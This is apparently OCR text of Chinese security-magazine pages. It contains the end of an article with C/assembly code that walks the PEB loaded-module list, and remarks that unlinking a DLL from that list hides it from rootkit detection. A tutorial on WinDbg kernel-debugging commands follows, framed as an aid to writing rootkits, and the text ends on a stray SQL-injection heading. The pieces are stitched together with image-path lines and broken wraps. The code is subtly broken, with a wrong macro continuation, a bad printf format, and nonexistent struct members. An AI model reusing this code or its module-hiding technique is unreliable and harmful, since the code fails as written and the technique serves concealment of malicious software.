


图 9

有了上面的基础，通过下面的代码即可实现 DLL 库文件的遍历。

```
    #include <windows.h>
    #define CONTAINING_RECORD(address, type, field)
((type *)( /
                    (PCHAR)(address) - /
                    (ULONG_PTR)(&((type *)0)->field)))
    /*其中结构体_PEB_LDR_DATA、
_LDR_DATA_TABLE_ENTRY、_PEB 自行定义*/
    void main(void)
    {
        PLDR_DATA_TABLE_ENTRY pLdrDataEntry =
NULL;
        PLIST_ENTRY pListEntryStart =
NULL,pListEntryEnd = NULL;
        PPEB_LDR_DATA pPebLdrData = NULL;
        PPEB pPeb = NULL;
        //任意加载一个 DLL 文件，获取当前进程的 PEB 结
构体指针地址
        LoadLibrary("blackbox.dll");
        __asm
        {
            //通过 fs:[30h]获取当前进程的_PEB 结构
            mov eax,dword ptr fs:[30h];
            mov pPeb,eax
        }
        //通过_PEB 的 Ldr 成员获取_PEB_LDR_DATA 结构
        pPebLdrData = pPeb->Ldr;
        //通过_PEB_LDR_DATA 的 InMemoryOrder
ModuleList 成员获取_LIST_ENTRY 结构
        pListEntryStart = pListEntryEnd =
pPebLdrData->InMemoryOrderModuleList.Flink;
        //查找所有已载入到内存中的模块
        while(pListEntryStart != pListEntryEnd){
        //通过_LIST_ENTRY 的 Flink 成员获取
_LDR_DATA_TABLE_ENTRY 结构
            pLdrDataEntry =
(PLDR_DATA_TABLE_ENTRY)CONTAINING_RECORD(p
ListEntryStart,LDR_DATA_TABLE_ENTRY,InMemoryOrder
Links);
            //输出_LDR_DATA_TABLE_ENTRY 的
BaseDllName 或 FullDllName 成员信息
            printf("%x %s/n",pLdrDataEntry->
BaseDllName.DllBase, BaseDllName.Buffer);
            pListEntryStart = pListEntryStart->Flink;
        }
    }
```

通过分析 PEB 和 TEB 结构体，我们可以利用 PEB 结构体中的成员变量实现进程中特定 DLL 模块的隐藏，即从 PEB 的 Ldr 链中摘除指定的 DLL 模块即可。更多的 Rootkit 是通过上述方法获取到 kernel32.dll 基址，之后搜索 Kernel32.dll 的导出表地址，接下来就是 hacker 构造自己的程序导入表，实现恶意 Rookit 的加载等操作。



Windows 内核调试命令利器分析

图/文 倪程

近几年随着 Rootkit 技术的快速发展，越来越多的安全技术爱好者开始了解 Rootkit 的实现原理，从上层 API 函数到 native API 再到各类未公开的内核函数、内核对象。大多数 Rootkit 的开发都离不开内核对象的操作，如调用表 Call Tables 的劫持、系统函数补丁、基于 DKOM 技术的进程及驱动隐藏、过滤驱动开发等。本文将对内核驱动调试工具的各种命令进行分析，期望能给热爱内核驱动调试的读者带来一点帮助。

很多时候，我们往往需要重写内核函数，此时就要用到内核调试，以了解内核数据结构；更重要的是，当完成一个 sys 驱动程序的编写后，我们并不确定程序是否符合编写目的，内核单步调试就派上用场了。本文是在参考《Windows Internals Part.1 6th.Edition》和《The Rootkit arsenal: escape and evasion in the dark corners of the system》等相关书籍后完成的。

内核调试必备文件和工具

1. Windows Symbols Files

微软提供的 Windows 符号表是我们研究 Windows 内核的必备利器。首先，符号文件中包含内核函数和变量的名称及数据结构体的布局和形式。在启动调试会话后，若引用到了某个镜像，此时必须确保调试器能访问到其所关联的符号文件。即在使用内核调试工具查看 Windows 内核对象如进程和线程列表、已加载驱动列表、内存使用情况时，须确保正确加载了内核镜像，如 Ntoskrnl.exe 符号文件，可从微软软件下载中心 http://msdn.microsoft.com /en-us/windows/hardware/gg463028 获取对应的符号文件。

2. Windows 调试工具包

Windows 调试工具包最新版本已经作为 Windows 软件开发包 SDK 的一个组件，包含在软件开发包中。这些调试工具可用来调试用户模式下的进程及内核进程对象等。当安装完 Windows 驱动开发包 WDK 后，会看到 6 个可用的调试环境：Visual Studio with integrated Windows debugger、Microsoft Windows Debugger（WinDbg）、Microsoft Kernel Debugger(KD)、NTKD、Microsoft Console Debugger（CDB）和 Microsoft NT Symbolic Debugger（NTSD）。本文主要介绍 WinDbg 和 KD 工具，其中 WinDbg 工具是一款基于 Windows 系统的强大调试工具，支持用户和内核模式两种调试，如调试 Windows 内核、内核模式驱动、系统服务及用户模式下的应用程序和驱动等。使用 WinDbg 对内核进行调试时，需要两台机器（即主机和目标机），如使用 Vmware 虚拟一台主机与本地主机进行关联调试，具体设置方式本文不做介绍。设置完成后，WinDbg 的界面如图 1 所示。




图 1　WinDbg 内核调试工具

内核调试命令利器分析

1. 列出可加载内核模块命令 lm

内核模式下，使用 lm 命令来查看当前进程已经加载的模块，WinDbg 会列出一个模块加载列表，如图 2 所示。



图 2　模块加载列表

2. !process 命令

内核调试器 !process 命令用来显示某个进程对象及与其相关联的结构体信息。!process 命令形式为：!process Process Flags，其中 Process 参数可以指定为进程 ID 号或者与此进程相关的 EPROCESS 结构体基地址。Flags 参数占 5 字节，用来标识显示的详细级别，若 Flags 等于 0，则显示最小化信息，反之，若 Flags=1，则显示进程的全部信息。大多数情况下，用户并不知道感兴趣的目标进程 ID 或者进程基地址，为了确定这些值，我们通常会默认将参数值均设为 0，即列出当前运行的所有进程基本信息，如图 3 所示。




图 3　! process 0 0 命令查询 active 进程列表

从图 3 中给出的结果，可以获取 active 进程的进程 ID 和进程 EPROCESS 基地址。显然，此时我们只需要从列表中找到目标进程，然后执行“!process + 进程基址 + Flags”即可获取到对应进程的详细信息。系统中每个运行的进程都可以找到其对应的 EPROCESS 块。EPROCESS 结构中包含了指定进程的大量元素信息，而且还包含了一些子结构体和指向其他进程块的指针，如 PEB 域，即进程环境块指针，它包含了进程镜像、进程导入的 DLLs 及其他需要从用

户模式下访问的 Windows 组件。同样，我们可以利用 WinDbg 工具的!peb 命令导出 PEB 结构体，即使用“!peb + 进程 PEB 指针”命令。有关 PEB 和 EPRCOESS 结构体的详细解析，可参看《Windows Internals Part.1 6th.Edition》一书第 359～367 页。

3. 类型显示命令 dt

当我们确认了一个符号对象后，在重定义此对象或者使用此对象的成员变量时，往往需要进一步确认此对象的结构体成员，此时显示类型变量命令 dt 就派上用场了。如果我们需要进一步确认 EPROCESS 结构体成员变量域，可以使用“dt _EPROCESS”命令，如图 4 所示。




图 4 进程 EPROCESS 结构体

4. 反汇编命令 u

若我们需要确认一个底层符号函数的具体实现逻辑，此时可使用 u 命令，获取指定内存区域的 Intel 汇编代码及机器码。u 命令形式如图 5 所示。

Command	Description
u	Disassemble 8 instructions starting at the current address
u address	Disassemble 8 instructions starting at the specified linear address
u start end	Disassemble memory residing in the specified address range
uf routineName	Disassemble the specified routine

图 5 u 命令形式

若使用不带任何参数的 u 命令，系统会从当前地址，即 EIP 寄存器值开始，连续打印出 8 条机器指令。我们也可以指定一个特定的线性地址，或者指定一个地址区域，设置直接指定某个函数。如图 6 给出了使用 u 命令反汇编某个函数的打印结果。



图 6 u 命令反汇编 NtOpenFile 函数

5. 显示命令集（d*）

若我们需要确定某个地址区域存放的数据内容，此时 d*命令集可实现。通过 d*命令集可以查看指定内存区域的数据内容，同样，d*命令集也存在多种表现形式，如图 7 所示。

Command	Description
db addressRange	Display byte values both in hex and ASCII (default count is 128)
dW addressRange	Display word values both in hex and ASCII (default count is 64)
dd addressRange	Display double-word values (default count is 32)
dps addressRange	Display and resolve a pointer table (default count is 128 bytes)
dg start End	Display the segment descriptors for the given range of selectors

图 7 d*命令集表现形式

从上面给出的命令形式集可知，若不带任何参数直接执行 dd 命令，则 WinDbg 会从当前地址开始打印 32 个 DWORDs；用户也可以指定起始地址如“dd 692c8246”，即从地址 0x692c8246 开始打印 32 个 DWORDs；同样，也可指定起始地址和结束地址，来获取指定区域的内存数据。

6. 寄存器命令（r）

在内核调试器的上下文中，寄存器命令允许我们监视系统寄存器值。当系统存在多个处理器时，我们需要附上处理器 ID，处理器 ID 一般以数字形式从 0 开始标识，当使用 0x80 作为参数时，可打印出控制寄存器内容；使用 0x100 时，则会 dump 出描述寄存器的内容，如图 8 所示。




图 8 r 命令查看寄存器内容

7. 内存搜索命令（s*）


Windows x86 系统进程的地址空间为 4GB，通常 Windows 程序使用的内存空间占用从几百 KB 到几十MB 之间，显然从内存中手工搜索指定的内容不切实际，此时 s 命令集可以帮助我们实现指定内容的搜索。其中的一个用法格式为：“s -[[Flags]]sa|su Range”，其中 Range 用来指定内存范围，sa 用来搜索 ASCII 字符串，su 用来搜索 UNICODE 字符串，[Flags]则可用来指定搜索选项。比如“s -[15] sa poi(nt!PsInitialSystemProcess) 1200”可搜索从变量 nt!PsInitialSystemProcess 所指向地址开始的 512 字节范围内任何长度不小于 5 的

ASCII 字符串。

小结

本文给出了 Windows 提供的调试工具下的常用命令，灵活掌握上述命令将会对 Windows 内核有更深入的了解，同样对 Rootkit 的编写有一定的帮助。显然，Windows 调试工具的命令不仅仅包含上面的内容，还包括栈回溯常用命令 kp、查看内存属性的!address 命令等。若读者感兴趣，可参看张银奎编写的《软件调试》和《Windows Internals Part.1 6th.Edition》等。这里再向大家推荐一本介绍 RootkitS 相对全面的书籍《The Rootkit arsenal:escape and evasion in the dark corners of the system》first edition。

前置知识：无
关键词：渗透



Burp Suite——SQL INJECTION渗透

